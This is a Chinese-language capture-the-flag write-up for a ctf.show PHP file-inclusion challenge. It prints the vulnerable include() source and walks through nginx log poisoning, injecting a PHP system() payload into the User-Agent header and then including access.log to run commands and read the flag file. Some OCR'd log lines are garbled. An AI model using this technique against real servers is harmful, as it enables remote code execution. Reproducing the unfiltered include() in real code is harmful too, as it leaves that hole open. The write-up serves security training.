
1.打开靶场，发现已经过滤php和data，决定用日志文件包含




```
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-16 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-16 11:26:29
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
```

2.通过wappalyzer插件可以看到是nginx服务器(建议都去添加一个)



```php
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-16 11:25:09
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-16 11:26:29
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


if(isset($_GET['file'])){
    $file = $_GET['file'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    include($file);
}else{
    highlight_file(__FILE__);
}
```

Wappalyzer

TECHNOLOGIES　MORE INFO　Export

Web 服务器: Nginx 1.20.1

反向代理: Nginx 1.20.1

编程语言: PHP 7.3.11

Something wrong or missing?


Enrich your data with tech stacks

Upload a list of websites to get a report of the technologies in use, such as CMS or ecommerce platforms.

Upload a list →

3.nginx服务器默认日志文件在/var/log/nginx/access.log,用来记录请求User-Agent，所以我们在这请求头注入命令

我在hackbar上做的，也可以在bp上做，在请求头User-Agent注入命令即可，file传参日志文件路径



LOAD　SPLIT　EXECUTE　TEST　SQLI　XSS　LFI　SSRF　SSTI　SHELL　ENCODING　HASHING　CUSTOM　MODE　THEME
MODIFY HEADER

URL
https://64dbf6ca-0657-41f5-9d79-99a45fd0418b.challenge.ctf.show/?file=/var/log/nginx/access.log

○ Use POST method

Name	Value
☑ Host	64dbf6ca-0657-41f5-9d79-99a45fd04
☑ User-Agent	<?php system('ls');?>
☑ Accept	text/html,application/xhtml+xml,a


4.EXECUTE两次(因为第一次要记录木马，第二次执行)，发现fl0g.php



```
172.12.234.244 - - [28/Nov/2025:13:25:19 +0000] "GET / I          11; Linux x86_64; rv:145.0) Gecko/20100101 Firefox/145.0"
172.12.234.244 - - [28/Nov/2025:13:25:52 +0000] "GET /?          ps://ctf.show/" "fl0g.php index.php "
```

Screenshot captured
You can paste the image from the clipboard

5.以同样的方式tac fl0g.php得到flag



```
25 "https://ctf.show/" "fl0g.php index.php " 172.12.234.244 - - [28/
/" "$flag="ctfshow{ba310d19-f4a3-405d-9523-981c768c15bc}"; */
)0 # @Last Modified by: h1xa # @Date: 2020-09-16 11:24:37 # @A
```